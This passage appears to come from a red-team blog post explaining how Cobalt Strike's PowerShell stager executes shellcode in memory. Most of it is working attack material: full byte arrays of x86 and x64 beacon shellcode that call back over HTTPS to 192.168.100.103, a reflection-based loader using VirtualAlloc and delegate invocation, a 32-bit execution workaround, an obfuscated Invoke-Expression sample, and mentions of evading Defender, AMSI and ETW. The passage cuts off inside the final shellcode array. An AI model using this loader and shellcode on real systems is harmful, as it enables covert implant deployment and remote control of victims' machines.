0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44, 0x8b, 0x40, 0x20,
0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41, 0x8b, 0x34, 0x88, 0x48, 0x01,
0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01,
0xc1, 0x38, 0xe0, 0x75, 0xf1, 0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75,
0xd8, 0x58, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48,
0x44, 0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01, 0xd0,
0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48,
0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41, 0x59, 0x5a, 0x48, 0x8b, 0x12,
0xe9, 0x4f, 0xff, 0xff, 0xff, 0x5d, 0x6a, 0x00, 0x49, 0xbe, 0x77, 0x69, 0x6e, 0x69,
0x6e, 0x65, 0x74, 0x00, 0x41, 0x56, 0x49, 0x89, 0xe6, 0x4c, 0x89, 0xf1, 0x41, 0xba,
0x4c, 0x77, 0x26, 0x07, 0xff, 0xd5, 0x48, 0x31, 0xc9, 0x48, 0x31, 0xd2, 0x4d, 0x31,
0xc0, 0x4d, 0x31, 0xc9, 0x41, 0x50, 0x41, 0x50, 0x41, 0xba, 0x3a, 0x56, 0x79, 0xa7,
0xff, 0xd5, 0xeb, 0x73, 0x5a, 0x48, 0x89, 0xc1, 0x41, 0xb8, 0xbb, 0x01, 0x00, 0x00,
0x4d, 0x31, 0xc9, 0x41, 0x51, 0x41, 0x51, 0x6a, 0x03, 0x41, 0x51, 0x41, 0xba, 0x57,
0x89, 0x9f, 0xc6, 0xff, 0xd5, 0xeb, 0x59, 0x5b, 0x48, 0x89, 0xc1, 0x48, 0x31, 0xd2,
0x49, 0x89, 0xd8, 0x4d, 0x31, 0xc9, 0x52, 0x68, 0x00, 0x02, 0x40, 0x84, 0x52, 0x52,
0x41, 0xba, 0xeb, 0x55, 0x2e, 0x3b, 0xff, 0xd5, 0x48, 0x89, 0xc6, 0x48, 0x83, 0xc3,
0x50, 0x6a, 0x0a, 0x5f, 0x48, 0x89, 0xf1, 0x48, 0x89, 0xda, 0x49, 0xc7, 0xc0, 0xff,
0xff, 0xff, 0xff, 0x4d, 0x31, 0xc9, 0x52, 0x52, 0x41, 0xba, 0x2d, 0x06, 0x18, 0x7b,
0xff, 0xd5, 0x85, 0xc0, 0x0f, 0x85, 0x9d, 0x01, 0x00, 0x00, 0x48, 0xff, 0xcf, 0x0f,
0x84, 0x8c, 0x01, 0x00, 0x00, 0xeb, 0xd3, 0xe9, 0xe4, 0x01, 0x00, 0x00, 0xe8, 0xa2,
0xff, 0xff, 0xff, 0x2f, 0x43, 0x6b, 0x4d, 0x62, 0x00, 0xa7, 0x81, 0x5a, 0x46, 0x7a,
0xec, 0xdb, 0xa7, 0xc3, 0x70, 0x68, 0xd8, 0x48, 0x21, 0x03, 0x07, 0x8f, 0x6c, 0x69,
0xc3, 0xd1, 0xc1, 0x8e, 0x2e, 0x5c, 0xfd, 0xbf, 0x3d, 0x8d, 0x1f, 0xcc, 0xaf, 0x07,
0x9a, 0xd8, 0x6c, 0x8d, 0x05, 0xb0, 0xd4, 0xaa, 0x58, 0x3a, 0xa6, 0x9d, 0x96, 0xde,
0x4d, 0xcf, 0x71, 0x30, 0x20, 0x03, 0x33, 0x34, 0x2f, 0x12, 0xae, 0xa2, 0x29, 0x04,
0x0c, 0x20, 0x31, 0x5e, 0xd9, 0x03, 0xc8, 0xe8, 0xee, 0xdb, 0x10, 0xa5, 0x00, 0x55,
0x73, 0x65, 0x72, 0x2d, 0x41, 0x67, 0x65, 0x6e, 0x74, 0x3a, 0x20, 0x4d, 0x6f, 0x7a,
0x69, 0x6c, 0x6c, 0x61, 0x2f, 0x35, 0x2e, 0x30, 0x20, 0x28, 0x63, 0x6f, 0x6d, 0x70,
0x61, 0x74, 0x69, 0x62, 0x6c, 0x65, 0x3b, 0x20, 0x4d, 0x53, 0x49, 0x45, 0x20, 0x31,
0x30, 0x2e, 0x30, 0x3b, 0x20, 0x57, 0x69, 0x6e, 0x64, 0x6f, 0x77, 0x73, 0x20, 0x4e,
0x54, 0x20, 0x36, 0x2e, 0x32, 0x3b, 0x20, 0x57, 0x4f, 0x57, 0x36, 0x34, 0x3b, 0x20,
0x54, 0x72, 0x69, 0x64, 0x65, 0x6e, 0x74, 0x2f, 0x36, 0x2e, 0x30, 0x3b, 0x20, 0x4d,
0x41, 0x41, 0x52, 0x4a, 0x53, 0x29, 0x0d, 0x0a, 0x00, 0xd8, 0xdf, 0x0e, 0x86, 0xaf,
0x8b, 0xcc, 0x3a, 0x46, 0x57, 0x4a, 0x8a, 0x0a, 0x77, 0x2b, 0xfa, 0x21, 0xcb, 0x1a,
0x91, 0xe3, 0x91, 0xf3, 0xbb, 0x14, 0xcc, 0xb0, 0x1f, 0xa3, 0xfd, 0xd1, 0x99, 0x81,
0xa8, 0xb1, 0xfd, 0x24, 0x17, 0x9f, 0xfc, 0x09, 0xd9, 0x23, 0xc9, 0x44, 0x41, 0x9a,
0x71, 0x7b, 0x0a, 0xfa, 0x34, 0x6a, 0xb2, 0xc6, 0xf9, 0xeb, 0x28, 0xf4, 0x5e, 0x61,
0x58, 0x90, 0xdc, 0x55, 0x83, 0xe4, 0xbf, 0xdc, 0x26, 0x51, 0xb3, 0xb1, 0x28, 0x42,
0x72, 0xf5, 0x8b, 0x9f, 0xaf, 0xe3, 0x9b, 0x7e, 0x3f, 0x27, 0xa3, 0x02, 0xcd, 0x99,
0xb7, 0x19, 0x7a, 0x95, 0xc2, 0xe1, 0xcc, 0xe8, 0x65, 0x17, 0xbc, 0x63, 0xfe, 0xd8,
0x64, 0xb1, 0x2d, 0xe2, 0xa5, 0x03, 0x91, 0xb7, 0x2c, 0x98, 0xc4, 0x7e, 0xab, 0x7d,
```

```
0x92, 0x6b, 0xcc, 0x5a, 0x36, 0x27, 0x06, 0xcd, 0x68, 0x43, 0xe5, 0x9c, 0x79, 0x16,
0x0c, 0x2a, 0xa5, 0x51, 0x95, 0xb7, 0x75, 0x4f, 0x47, 0x03, 0x06, 0x85, 0xe8, 0x6d,
0xdc, 0x5a, 0x31, 0x0d, 0x40, 0xfa, 0x42, 0x77, 0x06, 0x35, 0x5b, 0xc7, 0xfa, 0x51,
0xa0, 0x0e, 0x97, 0xc2, 0x6c, 0x6f, 0x07, 0xb1, 0xd1, 0x84, 0x95, 0x54, 0x8a, 0x97,
0x09, 0xa8, 0xe9, 0xc1, 0x74, 0x7a, 0xd2, 0xd9, 0x53, 0x59, 0x4c, 0x5d, 0xf5, 0xc1,
0x98, 0x4a, 0x7d, 0xe8, 0xed, 0x92, 0xf3, 0xf2, 0xa8, 0x38, 0x49, 0x90, 0x2d, 0x5d,
0x99, 0x7a, 0x2d, 0x59, 0x8d, 0xa6, 0x78, 0x00, 0x00, 0x41, 0xbe, 0xf0, 0xb5, 0xa2,
0x56, 0xff, 0xd5, 0x48, 0x31, 0xc9, 0xba, 0x00, 0x00, 0x40, 0x00, 0x41, 0xb8, 0x00,
0x10, 0x00, 0x00, 0x41, 0xb9, 0x40, 0x00, 0x00, 0x00, 0x41, 0xba, 0x58, 0xa4, 0x53,
0xe5, 0xff, 0xd5, 0x48, 0x93, 0x53, 0x53, 0x48, 0x89, 0xe7, 0x48, 0x89, 0xf1, 0x48,
0x89, 0xda, 0x41, 0xb8, 0x00, 0x20, 0x00, 0x00, 0x49, 0x89, 0xf9, 0x41, 0xba, 0x12,
0x96, 0x89, 0xe2, 0xff, 0xd5, 0x48, 0x83, 0xc4, 0x20, 0x85, 0xc0, 0x74, 0xb6, 0x66,
0x8b, 0x07, 0x48, 0x01, 0xc3, 0x85, 0xc0, 0x75, 0xd7, 0x58, 0x58, 0x58, 0x48, 0x05,
0x00, 0x00, 0x00, 0x00, 0x50, 0xc3, 0xe8, 0x9f, 0xfd, 0xff, 0xff, 0x31, 0x39, 0x32,
0x2e, 0x31, 0x36, 0x38, 0x2e, 0x31, 0x30, 0x30, 0x2e, 0x31, 0x30, 0x33, 0x00, 0x66,
0x6a, 0x58, 0xa9 };

// XOR'd
byte[] buf = new byte[800] { 0xfc, 0xe8, 0x89, 0x0, 0x0, 0x0, 0x60, 0x89, 0xe5, 0x31,
0xd2, 0x64, 0x8b, 0x52, 0x30, 0x8b, 0x52, 0xc, 0x8b, 0x52, 0x14, 0x8b, 0x72, 0x28,
0xf, 0xb7, 0x4a, 0x26, 0x31, 0xff, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x2, 0x2c,
0x20, 0xc1, 0xcf, 0xd, 0x1, 0xc7, 0xe2, 0xf0, 0x52, 0x57, 0x8b, 0x52, 0x10, 0x8b,
0x42, 0x3c, 0x1, 0xd0, 0x8b, 0x40, 0x78, 0x85, 0xc0, 0x74, 0x4a, 0x1, 0xd0, 0x50,
0x8b, 0x48, 0x18, 0x8b, 0x58, 0x20, 0x1, 0xd3, 0xe3, 0x3c, 0x49, 0x8b, 0x34, 0x8b,
0x1, 0xd6, 0x31, 0xff, 0x31, 0xc0, 0xac, 0xc1, 0xcf, 0xd, 0x1, 0xc7, 0x38, 0xe0,
0x75, 0xf4, 0x3, 0x7d, 0xf8, 0x3b, 0x7d, 0x24, 0x75, 0xe2, 0x58, 0x8b, 0x58, 0x24,
0x1, 0xd3, 0x66, 0x8b, 0xc, 0x4b, 0x8b, 0x58, 0x1c, 0x1, 0xd3, 0x8b, 0x4, 0x8b, 0x1,
0xd0, 0x89, 0x44, 0x24, 0x24, 0x5b, 0x5b, 0x61, 0x59, 0x5a, 0x51, 0xff, 0xe0, 0x58,
0x5f, 0x5a, 0x8b, 0x12, 0xeb, 0x86, 0x5d, 0x68, 0x6e, 0x65, 0x74, 0x0, 0x68, 0x77,
0x69, 0x6e, 0x69, 0x54, 0x68, 0x4c, 0x77, 0x26, 0x7, 0xff, 0xd5, 0x31, 0xff, 0x57,
0x57, 0x57, 0x57, 0x57, 0x68, 0x3a, 0x56, 0x79, 0xa7, 0xff, 0xd5, 0xe9, 0x84, 0x0,
0x0, 0x0, 0x5b, 0x31, 0xc9, 0x51, 0x51, 0x6a, 0x3, 0x51, 0x51, 0x68, 0xbb, 0x1, 0x0,
0x0, 0x53, 0x50, 0x68, 0x57, 0x89, 0x9f, 0xc6, 0xff, 0xd5, 0xeb, 0x70, 0x5b, 0x31,
0xd2, 0x52, 0x68, 0x0, 0x2, 0x40, 0x84, 0x52, 0x52, 0x52, 0x53, 0x52, 0x50, 0x68,
0xeb, 0x55, 0x2e, 0x3b, 0xff, 0xd5, 0x89, 0xc6, 0x83, 0xc3, 0x50, 0x31, 0xff, 0x57,
0x57, 0x6a, 0xff, 0x53, 0x56, 0x68, 0x2d, 0x6, 0x18, 0x7b, 0xff, 0xd5, 0x85, 0xc0,
0xf, 0x84, 0xc3, 0x1, 0x0, 0x0, 0x31, 0xff, 0x85, 0xf6, 0x74, 0x4, 0x89, 0xf9, 0xeb,
0x9, 0x68, 0xaa, 0xc5, 0xe2, 0x5d, 0xff, 0xd5, 0x89, 0xc1, 0x68, 0x45, 0x21, 0x5e,
0x31, 0xff, 0xd5, 0x31, 0xff, 0x57, 0x6a, 0x7, 0x51, 0x56, 0x50, 0x68, 0xb7, 0x57,
0xe0, 0xb, 0xff, 0xd5, 0xbf, 0x0, 0x2f, 0x0, 0x0, 0x39, 0xc7, 0x74, 0xb7, 0x31, 0xff,
0xe9, 0x91, 0x1, 0x0, 0x0, 0xe9, 0xc9, 0x1, 0x0, 0x0, 0xe8, 0x8b, 0xff, 0xff, 0xff,
0x2f, 0x49, 0x47, 0x7a, 0x52, 0x0, 0x35, 0xea, 0xc1, 0x38, 0x3b, 0x2e, 0x33, 0x80,
0x32, 0x3e, 0x60, 0x48, 0x90, 0x8d, 0x3b, 0xa8, 0x4a, 0x41, 0x41, 0x62, 0x31, 0x3f,
0x12, 0xda, 0x8d, 0x5f, 0x43, 0xce, 0xa2, 0x30, 0xea, 0x90, 0x6, 0x5, 0x82, 0xf9,
0xf3, 0xa0, 0x84, 0xe, 0x83, 0x8e, 0xe6, 0xba, 0x72, 0x47, 0xd9, 0x23, 0x96, 0x1e,
0x43, 0xf6, 0x9a, 0x76, 0x5b, 0x10, 0x8b, 0xfb, 0x8e, 0xe, 0xdd, 0x5c, 0x38, 0x6e,
0x49, 0x7b, 0xf0, 0xcd, 0xe5, 0x73, 0xf9, 0x5d, 0xe9, 0x0, 0x55, 0x73, 0x65, 0x72,
0x2d, 0x41, 0x67, 0x65, 0x6e, 0x74, 0x3a, 0x20, 0x4d, 0x6f, 0x7a, 0x69, 0x6c, 0x6c,
0x61, 0x2f, 0x35, 0x2e, 0x30, 0x20, 0x28, 0x63, 0x6f, 0x6d, 0x70, 0x61, 0x74, 0x69,
0x62, 0x6c, 0x65, 0x3b, 0x20, 0x4d, 0x53, 0x49, 0x45, 0x20, 0x39, 0x2e, 0x30, 0x3b,
0x20, 0x57, 0x69, 0x6e, 0x64, 0x6f, 0x77, 0x73, 0x20, 0x4e, 0x54, 0x20, 0x36, 0x2e,
0x31, 0x3b, 0x20, 0x54, 0x72, 0x69, 0x64, 0x65, 0x6e, 0x74, 0x2f, 0x35, 0x2e, 0x30,
0x3b, 0x20, 0x46, 0x75, 0x6e, 0x57, 0x65, 0x62, 0x50, 0x72, 0x6f, 0x64, 0x75, 0x63,
0x74, 0x73, 0x3b, 0x20, 0x49, 0x45, 0x30, 0x30, 0x30, 0x36, 0x5f, 0x76, 0x65, 0x72,
0x31, 0x3b, 0x45, 0x4e, 0x5f, 0x47, 0x42, 0x29, 0xd, 0xa, 0x0, 0x33, 0x4c, 0x35,
```

```
0x6c, 0x6a, 0x72, 0x64, 0xf3, 0x8f, 0xb1, 0x2f, 0xae, 0x8c, 0x47, 0x1b, 0x7b, 0x1c,
0x66, 0xd1, 0x8c, 0x98, 0xc0, 0xd6, 0x2d, 0xe5, 0xda, 0x46, 0x72, 0x15, 0xc9, 0x3d,
0x21, 0xda, 0xf7, 0x7e, 0x8f, 0x14, 0x0, 0xe0, 0x62, 0xca, 0x3, 0xfb, 0x5e, 0xbe,
0x3, 0x61, 0x59, 0xaf, 0x78, 0xd4, 0xbb, 0xcb, 0xda, 0xc0, 0x22, 0x43, 0x8d, 0x86,
0xd4, 0x57, 0x21, 0xc2, 0x7e, 0x5d, 0x9, 0xb6, 0x62, 0x3b, 0x2a, 0x4e, 0xe, 0x32,
0xe9, 0x6e, 0x6a, 0xd3, 0xb6, 0x38, 0x99, 0x2, 0xc8, 0x2c, 0x89, 0x55, 0xa1, 0xa3,
0xcd, 0x7b, 0x64, 0x6d, 0xb9, 0x1f, 0xce, 0x77, 0x2a, 0x7e, 0x56, 0x5d, 0x70, 0xbc,
0xd0, 0x6f, 0x91, 0x4a, 0xc6, 0xe3, 0x15, 0x24, 0x7f, 0x65, 0x7a, 0xea, 0x5d, 0xad,
0x55, 0x6d, 0x69, 0xc2, 0x10, 0x35, 0x81, 0x87, 0xb5, 0x49, 0x17, 0x60, 0xcc, 0xf6,
0xcd, 0x29, 0x5f, 0x9a, 0x33, 0xce, 0x98, 0x7c, 0xbb, 0x7f, 0xad, 0xaa, 0xbb, 0xf7,
0x46, 0x66, 0xe6, 0xf, 0x4d, 0x21, 0xc2, 0x2a, 0xfc, 0x52, 0x43, 0xd7, 0xf2, 0x7c,
0xcb, 0xc6, 0x26, 0xc2, 0xd7, 0x61, 0x86, 0x3, 0xad, 0x48, 0xa4, 0x32, 0x87, 0xb4,
0x19, 0xb5, 0x1f, 0x28, 0x7a, 0xc5, 0x7e, 0x8d, 0x7b, 0xa5, 0x9a, 0xa, 0xc7, 0x74,
0x52, 0x78, 0xce, 0x1f, 0x36, 0x0, 0x68, 0xf0, 0xb5, 0xa2, 0x56, 0xff, 0xd5, 0x6a,
0x40, 0x68, 0x0, 0x10, 0x0, 0x0, 0x68, 0x0, 0x0, 0x40, 0x0, 0x57, 0x68, 0x58, 0xa4,
0x53, 0xe5, 0xff, 0xd5, 0x93, 0xb9, 0x0, 0x0, 0x0, 0x0, 0x1, 0xd9, 0x51, 0x53, 0x89,
0xe7, 0x57, 0x68, 0x0, 0x20, 0x0, 0x0, 0x53, 0x56, 0x68, 0x12, 0x96, 0x89, 0xe2,
0xff, 0xd5, 0x85, 0xc0, 0x74, 0xc6, 0x8b, 0x7, 0x1, 0xc3, 0x85, 0xc0, 0x75, 0xe5,
0x58, 0xc3, 0xe8, 0xa9, 0xfd, 0xff, 0xff, 0x31, 0x39, 0x32, 0x2e, 0x31, 0x36, 0x38,
0x2e, 0x31, 0x30, 0x30, 0x2e, 0x31, 0x30, 0x33, 0x0, 0x66, 0x6a, 0x58, 0xa9 };
```

After defining the shellcode as the `x86` output, the details of x86 will be discussed later on, the invoke for `VirtualAlloc` will look like this:

```
$buffer = $virtualAlloc.Invoke([IntPtr]::Zero, $shellcode.Length, 0x3000, 0x40)
```

The `Copy()` call is the same as it always is. The only thing I would change here is the variable names.

```
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer,
$var_code.length)
```

The final bit of spooky code from Cobalt Strike:

```
$var_runme =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer,
(func_get_delegate_type @([IntPtr]) ([Void])))
```

Using the `GetDelegateForFunctionPointer`, the buffer created by `VirtualAlloc` is passed in. I updated the code to look like this for my own understanding:

```
$bufferAssembly = (CreateDynamicAssemblyType @([IntPtr]) ([Void]))
$bufferDelegate =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($buffer,
$bufferAssembly)
```

This is the final step, the actual Invoke on the delegate can take place:

```
$var_runme.Invoke([IntPtr]::Zero)
```

That's a run through of how Cobalt Strike uses PowerShell to execute shellcode. But there is one downside that I jumped over earlier. The architecture.

If this is executed in a `x86` PowerShell process, its totally fine. However, if this is ran in a `x64` process, it will die very ugracefully:

```
Unhandled Exception: System.Runtime.InteropServices.SEHException: External component
has thrown an exception.
   at CallSite.Target(Closure , CallSite , Object , IntPtr )
   at System.Dynamic.UpdateDelegates.UpdateAndExecute2[T0,T1,TRet](CallSite site, T0
arg0, T1 arg1)
   at
System.Management.Automation.Interpreter.DynamicInstruction`3.Run(InterpretedFrame
frame)
   at
System.Management.Automation.Interpreter.EnterTryCatchFinallyInstruction.Run(Interpret
 frame)
   at
System.Management.Automation.Interpreter.EnterTryCatchFinallyInstruction.Run(Interpret
 frame)
   at System.Management.Automation.Interpreter.Interpreter.Run(InterpretedFrame
frame)
   at System.Management.Automation.Interpreter.LightLambda.RunVoid1[T0](T0 arg0)
   at System.Management.Automation.DlrScriptCommandProcessor.RunClause(Action`1
clause, Object dollarUnderbar, Object inputToProcess)
   at System.Management.Automation.DlrScriptCommandProcessor.Complete()
   at System.Management.Automation.CommandProcessorBase.DoComplete()
   at
System.Management.Automation.Internal.PipelineProcessor.DoCompleteCore(CommandProcessc
 commandRequestingUpstreamCommandsToStop)
   at
System.Management.Automation.Internal.PipelineProcessor.SynchronousExecuteEnumerate(Ob
 input)
   at System.Management.Automation.Runspaces.LocalPipeline.InvokeHelper()
   at System.Management.Automation.Runspaces.LocalPipeline.InvokeThreadProc()
   at System.Management.Automation.Runspaces.PipelineThread.WorkerProc()
   at System.Threading.ExecutionContext.RunInternal(ExecutionContext
executionContext, ContextCallback callback, Object state, Boolean preserveSyncCtx)
   at System.Threading.ExecutionContext.Run(ExecutionContext executionContext,
ContextCallback callback, Object state, Boolean preserveSyncCtx)
   at System.Threading.ExecutionContext.Run(ExecutionContext executionContext,
ContextCallback callback, Object state)
   at System.Threading.ThreadHelper.ThreadStart()
```

I couldn't find a direct and specific cause for this, but as Raffi identified, it has to be executed in a `x86` context regardless of the process architecture.

The solution from Cobalt Strike:

```
If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}
```


By doing this, it guarantees that the execution is done in an `x86` context.

Whilst debugging, I ended up using a different `If`:

```
if([Environment]::Is64BitProcess){
    Write-Host "x64!"
    Write-Host "Using Start-Job"
    start-job { param($a) IEX $a } -RunAs32 -Argument $x | wait-job | Receive-Job
}
else{
    Write-Host "x86!"
    Write-Host "Using Invoke-Expression"
    Invoke-Expression $x
}
```

The Is64BitProcess call made it easier to read during testing. However, the size of the `IntPtr` is more reliable due to the Boolean check being introduced in .NET 4.0.

The beacons:



x64 and x86 execution

The beacons above are launched from both an x86 and x64 process. But the if statement at the end ensures it always runs as x86 due to the aforementioned error. This is the part which I couldn't get working, I couldn't get an x64 beacon to work without it dying. If anyone knows the solution for this, please let me know via Twitter. But either way, this is how Cobalt Strike implements it.

At this point, loads of stuff can be done such as amsi.fail, patching ETW or even use Invoke-Obfuscation to obfuscate the execution:

```
If ([IntPtr]::size -eq 8) {
    inVOKE-eXPRESsIOn(New-oBJeCT IO.CoMpREssIoN.DefLatESTREaM(
[sYSTEM.IO.mEMOrYstrEam][cOnvErt]::frOMBaSE64STrinG(
'Ky5JLCrRzcpPUqhWKEgsSszVUEnUVPB0jVBQSVSoVdANKs1zLDY2UtB1LEovzU3NK1FQqVCoUShPzIToqlEIS
 , [sYSteM.iO.cOMpREsSiOn.COmpRESsIoNMode]::deCOMpRess)|foREacH-oBjecT{New-oBJeCT
iO.StREAmreader( $_ ,[SysteM.teXT.ENcODIng]::AsciI)} ).ReADtoeNd()
}
else{
    (nEW-oBjECT  sYsTem.Io.streAMrEAder((nEW-oBjECT  IO.cOMPResSIOn.DEfLaTestreaM(
[iO.MEmoRYSTReaM][CONVert]::FroMBASe64StRINg( '88wry89O1XWtKChKLS7OzM9TUKkAAA==' ) ,
[SystEM.iO.COmprESsIon.CoMPREsSIOnModE]::DECompresS)),
[teXT.enCODinG]::ASCii)).reAdToEnd() |& ((gv '*MDr*').name[3,11,2]-joIn'')
}
```

Conclusion

The purpose of this was to get an understanding of cooler ways to execute shellcode in PowerShell that don't rely on `add-type` and leave out the C# implementations like:

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;

public static class WinAPI
{
    [DllImport("kernel32")]
    public static extern UInt32 VirtualAlloc(UInt32 lpStartAddr,UInt32 size, UInt32
flAllocationType, UInt32 flProtect);
    [DllImport("kernel32")]
    public static extern IntPtr CreateThread(UInt32 lpThreadAttributes,UInt32
dwStackSize,UInt32 lpStartAddress,IntPtr param,UInt32 dwCreationFlags,ref UInt32
lpThreadId);
    [DllImport("kernel32")]
    public static extern bool CloseHandle(IntPtr handle);
    [DllImport("kernel32")]
    public static extern UInt32 WaitForSingleObject(IntPtr hHandle,UInt32
dwMilliseconds);
}
"@
```

The implementation from Cobalt Strike uses a lot of Matt Graeber's research in his Accessing the Windows API in PowerShell via internal .NET methods and reflection blog. There is a lot of room for expansion with this implementation and it does get caught by Defender, but I dealt with this pretty easily by XOR'ing the strings and shellcode. The only thing I couldn't figure out during this exploration was why (or how to) get this working with `x64`. This implementation ensures that the code is executed in an `x86` context. If you know how to get this working for x64, let me know on Twitter!

The full code:

```
$x = @'
    function GetPtrToMethod(){
    Param ($dllName, $methodName)
    $SystemDLL = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
$_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') })
    $UnsafeMethods = $SystemDLL.GetType('Microsoft.Win32.UnsafeNativeMethods')

    $procAddress = $UnsafeMethods.GetMethod('GetProcAddress', [Type[]]
@('System.Runtime.InteropServices.HandleRef', 'string'))

    $getModuleHandle = $UnsafeMethods.GetMethod('GetModuleHandle')
    $dllHandle = $getModuleHandle.Invoke($null, @($dllName))
    $params = @([System.Runtime.InteropServices.HandleRef](New-Object
System.Runtime.InteropServices.HandleRef((New-Object IntPtr), $dllHandle)),
$methodName)
    return $procAddress.Invoke($null, $params)
}

function CreateDynamicAssemblyType {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $parameterTypes,
        [Parameter(Position = 1)] [Type] $returnType = [Void]
    )

    $dynamicAssembly = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModu
 $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
[System.MulticastDelegate])
    $dynamicAssembly.DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard,
$parameterTypes).SetImplementationFlags('Runtime, Managed')
    $dynamicAssembly.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual',
$returnType, $parameterTypes).SetImplementationFlags('Runtime, Managed')
    return $dynamicAssembly.CreateType()
}


[Byte[]]$shellcode = 0xfc, 0xe8, 0x89, 0x0, 0x0, 0x0, 0x60, 0x89, 0xe5, 0x31, 0xd2,
0x64, 0x8b, 0x52, 0x30, 0x8b, 0x52, 0xc, 0x8b, 0x52, 0x14, 0x8b, 0x72, 0x28, 0xf,
0xb7, 0x4a, 0x26, 0x31, 0xff, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x2, 0x2c, 0x20,
0xc1, 0xcf, 0xd, 0x1, 0xc7, 0xe2, 0xf0, 0x52, 0x57, 0x8b, 0x52, 0x10, 0x8b, 0x42,
0x3c, 0x1, 0xd0, 0x8b, 0x40, 0x78, 0x85, 0xc0, 0x74, 0x4a, 0x1, 0xd0, 0x50, 0x8b,
0x48, 0x18, 0x8b, 0x58, 0x20, 0x1, 0xd3, 0xe3, 0x3c, 0x49, 0x8b, 0x34, 0x8b, 0x1,
0xd6, 0x31, 0xff, 0x31, 0xc0, 0xac, 0xc1, 0xcf, 0xd, 0x1, 0xc7, 0x38, 0xe0, 0x75,
0xf4, 0x3, 0x7d, 0xf8, 0x3b, 0x7d, 0x24, 0x75, 0xe2, 0x58, 0x8b, 0x58, 0x24, 0x1,
0xd3, 0x66, 0x8b, 0xc, 0x4b, 0x8b, 0x58, 0x1c, 0x1, 0xd3, 0x8b, 0x4, 0x8b, 0x1, 0xd0,
0x89, 0x44, 0x24, 0x24, 0x5b, 0x5b, 0x61, 0x59, 0x5a, 0x51, 0xff, 0xe0, 0x58, 0x5f,
0x5a, 0x8b, 0x12, 0xeb, 0x86, 0x5d, 0x68, 0x6e, 0x65, 0x74, 0x0, 0x68, 0x77, 0x69,
0x6e, 0x69, 0x54, 0x68, 0x4c, 0x77, 0x26, 0x7, 0xff, 0xd5, 0x31, 0xff, 0x57, 0x57,
0x57, 0x57, 0x57, 0x68, 0x3a, 0x56, 0x79, 0xa7, 0xff, 0xd5, 0xe9, 0x84, 0x0, 0x0,
0x0, 0x5b, 0x31, 0xc9, 0x51, 0x51, 0x6a, 0x3, 0x51, 0x51, 0x68, 0xbb, 0x1, 0x0, 0x0,
0x53, 0x50, 0x68, 0x57, 0x89, 0x9f, 0xc6, 0xff, 0xd5, 0xeb, 0x70, 0x5b, 0x31, 0xd2,
0x52, 0x68, 0x0, 0x2, 0x40, 0x84, 0x52, 0x52, 0x52, 0x53, 0x52, 0x50, 0x68, 0xeb,
0x55, 0x2e, 0x3b, 0xff, 0xd5, 0x89, 0xc6, 0x83, 0xc3, 0x50, 0x31, 0xff, 0x57, 0x57,
```

```
0x6a, 0xff, 0x53, 0x56, 0x68, 0x2d, 0x6, 0x18, 0x7b, 0xff, 0xd5, 0x85, 0xc0, 0xf,
0x84, 0xc3, 0x1, 0x0, 0x0, 0x31, 0xff, 0x85, 0xf6, 0x74, 0x4, 0x89, 0xf9, 0xeb, 0x9,
0x68, 0xaa, 0xc5, 0xe2, 0x5d, 0xff, 0xd5, 0x89, 0xc1, 0x68, 0x45, 0x21, 0x5e, 0x31,
0xff, 0xd5, 0x31, 0xff, 0x57, 0x6a, 0x7, 0x51, 0x56, 0x50, 0x68, 0xb7, 0x57, 0xe0,
0xb, 0xff, 0xd5, 0xbf, 0x0, 0x2f, 0x0, 0x0, 0x39, 0xc7, 0x74, 0xb7, 0x31, 0xff, 0xe9,
0x91, 0x1, 0x0, 0x0, 0xe9, 0xc9, 0x1, 0x0, 0x0, 0xe8, 0x8b, 0xff, 0xff, 0xff, 0x2f,
0x49, 0x47, 0x7a, 0x52, 0x0, 0x35, 0xea, 0xc1, 0x38, 0x3b, 0x2e, 0x33, 0x80, 0x32,
0x3e, 0x60, 0x48, 0x90, 0x8d, 0x3b, 0xa8, 0x4a, 0x41, 0x41, 0x62, 0x31, 0x3f, 0x12,
0xda, 0x8d, 0x5f, 0x43, 0xce, 0xa2, 0x30, 0xea, 0x90, 0x6, 0x5, 0x82, 0xf9, 0xf3,
